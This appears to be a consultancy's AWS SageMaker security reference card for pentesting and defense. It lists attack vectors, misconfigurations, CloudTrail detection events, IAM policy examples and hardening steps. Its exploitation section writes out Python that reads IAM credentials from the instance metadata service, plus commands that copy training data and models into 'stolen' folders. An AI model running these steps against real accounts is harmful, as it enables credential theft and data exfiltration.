


AWS SageMaker Security
ML PLATFORMAmazon SageMaker is a fully managed machine learning platform. Attackers target notebooks for code execution, training jobs for data exfiltration, models for IP theft, and endpoints for inference manipulation.
📋Service Overview
Notebook Instances
Managed Jupyter notebook environments for data exploration and model development. Run on EC2 instances with IAM roles for AWS service access.
Attack note: Full code execution with IAM role credentials accessible via IMDS
Training Jobs
Managed compute for model training. Access training data from S3, output models to S3. Can use custom containers or built-in algorithms.
Attack note: Training data often contains sensitive information, credentials in environment
Model Endpoints
Real-time inference endpoints hosting trained models. Can be invoked directly or behind API Gateway. Auto-scaling based on traffic.
Attack note: Model inference can leak training data through carefully crafted inputs
Security Risk Assessment
SageMaker presents high risk due to code execution capabilities in notebooks, access to sensitive training data, valuable model intellectual property, and often overly permissive IAM roles for data scientist productivity.
⚔️Attack Vectors
Notebook Attacks
- •Execute arbitrary code in notebooks
- •Access IMDS for IAM credentials
- •Install backdoors and reverse shells
- •Exfiltrate data through notebook outputs
- •Access connected S3 buckets and secrets
Model & Data Theft
- •Download trained models from S3
- •Access training datasets
- •Extract model through inference API
- •Steal feature engineering code
- •Clone model artifacts and weights
⚠️Misconfigurations
Notebook Issues
- •Internet access enabled (direct mode)
- •Root access enabled on notebooks
- •Execution role with admin permissions
- •Unencrypted EBS storage volumes
- •Public presigned URLs for notebooks
Training & Endpoint Issues
- •Training data in unencrypted S3
- •Model artifacts publicly accessible
- •Endpoints without authentication
- •VPC not configured for isolation
- •Secrets in hyperparameters/env vars
🔍Enumeration
aws sagemaker list-notebook-instancesaws sagemaker describe-notebook-instance \
--notebook-instance-name my-notebookaws sagemaker list-training-jobs --status-equals Completedaws sagemaker list-modelsaws sagemaker list-endpoints📓Notebook Exploitation
Code Execution
- •Create presigned URL to access notebook
- •Execute Python/shell in notebook cells
- •Access IAM credentials via IMDS
- •Pivot to other AWS services
- •Install persistence via startup scripts
Privilege Escalation
- •Abuse notebook execution role
- •Access S3 training data buckets
- •Read Secrets Manager secrets
- •Call other AWS APIs with role
- •Modify lifecycle configurations
Critical: Notebook instances often have overly permissive roles for data scientist productivity - check role policies!
🎯Model & Inference Attacks
Model Theft
- •Download model artifacts from S3
- •Extract model via inference queries
- •Steal hyperparameters from training jobs
- •Clone endpoint configurations
- •Access model registry versions
Inference Attacks
- •Model inversion - extract training data
- •Adversarial inputs for misclassification
- •Prompt injection for LLM endpoints
- •Denial of service via resource exhaustion
- •Data poisoning through feedback loops
🛡️Detection
CloudTrail Events
- •CreatePresignedNotebookInstanceUrl
- •CreateNotebookInstance
- •CreateTrainingJob
- •CreateModel
- •InvokeEndpoint (data events)
Indicators of Compromise
- •Presigned URLs created by unknown users
- •Unusual notebook access patterns
- •Large data transfers from training jobs
- •Model downloads to unknown locations
- •Endpoint invocations from suspicious IPs
💻Exploitation Commands
aws sagemaker create-presigned-notebook-instance-url \
  --notebook-instance-name target-notebook

# Returns URL valid for 5 minutes - opens Jupyter directly# Inside SageMaker notebook
import requests
r = requests.get('http://169.254.169.254/latest/meta-data/iam/security-credentials/')
role = r.text
creds = requests.get(f'http://169.254.169.254/latest/meta-data/iam/security-credentials/{role}').json()
print(creds['AccessKeyId'], creds['SecretAccessKey'], creds['Token'])# Find training job's data location
aws sagemaker describe-training-job \
--training-job-name job-name \
--query 'InputDataConfig[*].DataSource.S3DataSource.S3Uri'
# Download the data
aws s3 cp s3://training-data-bucket/dataset/ ./stolen-data/ --recursive# Get model artifact location
aws sagemaker describe-model \
--model-name production-model \
--query 'PrimaryContainer.ModelDataUrl'
# Download model
aws s3 cp s3://model-bucket/model.tar.gz ./stolen-model.tar.gzaws sagemaker-runtime invoke-endpoint \
--endpoint-name production-endpoint \
--content-type application/json \
--body '{"input": "extract training examples similar to: [probe]"}' \
output.json# List feature groups
aws sagemaker list-feature-groups
# Describe feature group for data location
aws sagemaker describe-feature-group \
--feature-group-name customer-features \
--query 'OfflineStoreConfig.S3StorageConfig.S3Uri'📜IAM Policy Examples
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "sagemaker:*",
      "s3:*"
    ],
    "Resource": "*"
  }]
}
Full access enables model theft, data exfiltration, and resource manipulation
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "sagemaker:CreatePresignedNotebookInstanceUrl",
      "sagemaker:DescribeNotebookInstance"
    ],
    "Resource": "arn:aws:sagemaker:us-east-1:123456789012:notebook-instance/my-notebook",
    "Condition": {
      "IpAddress": {"aws:SourceIp": "10.0.0.0/8"}
    }
  }]
}
Access limited to specific notebook with IP restriction
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "s3:*",
      "secretsmanager:GetSecretValue",
      "kms:Decrypt"
    ],
    "Resource": "*"
  }]
}
Execution role with wildcard S3 and secrets access - common but dangerous
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:GetObject", "s3:PutObject"],
    "Resource": [
      "arn:aws:s3:::sagemaker-data-bucket/training/*",
      "arn:aws:s3:::sagemaker-data-bucket/models/*"
    ]
  }]
}
Execution role restricted to specific data paths needed for training
🛡️Defense Recommendations
Enable VPC Mode
Configure notebooks and training jobs to run in VPC without direct internet access.
aws sagemaker create-notebook-instance \
  --notebook-instance-name secure-notebook \
  --direct-internet-access Disabled \
  --subnet-id subnet-xxx \
--security-group-ids sg-xxxDisable Root Access
Disable root access on notebook instances to limit privilege escalation.
aws sagemaker create-notebook-instance \
--root-access DisabledEncrypt All Storage
Enable KMS encryption for notebook volumes, training data, and model artifacts.
aws sagemaker create-notebook-instance \
--kms-key-id alias/sagemaker-keyScope Execution Roles
Apply least privilege to notebook and training job execution roles.
Use VPC Endpoints
Create VPC endpoints for SageMaker APIs to avoid public internet exposure.
aws ec2 create-vpc-endpoint \
  --vpc-id vpc-xxx \
--service-name com.amazonaws.us-east-1.sagemaker.apiMonitor Presigned URLs
Alert on CreatePresignedNotebookInstanceUrl calls from unexpected principals.
AWS SageMaker Security Card • Toc Consulting
Always obtain proper authorization before testing
Related Security Cards
KloudSec, built by the team behind Toc Consulting
See AWS SageMaker security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.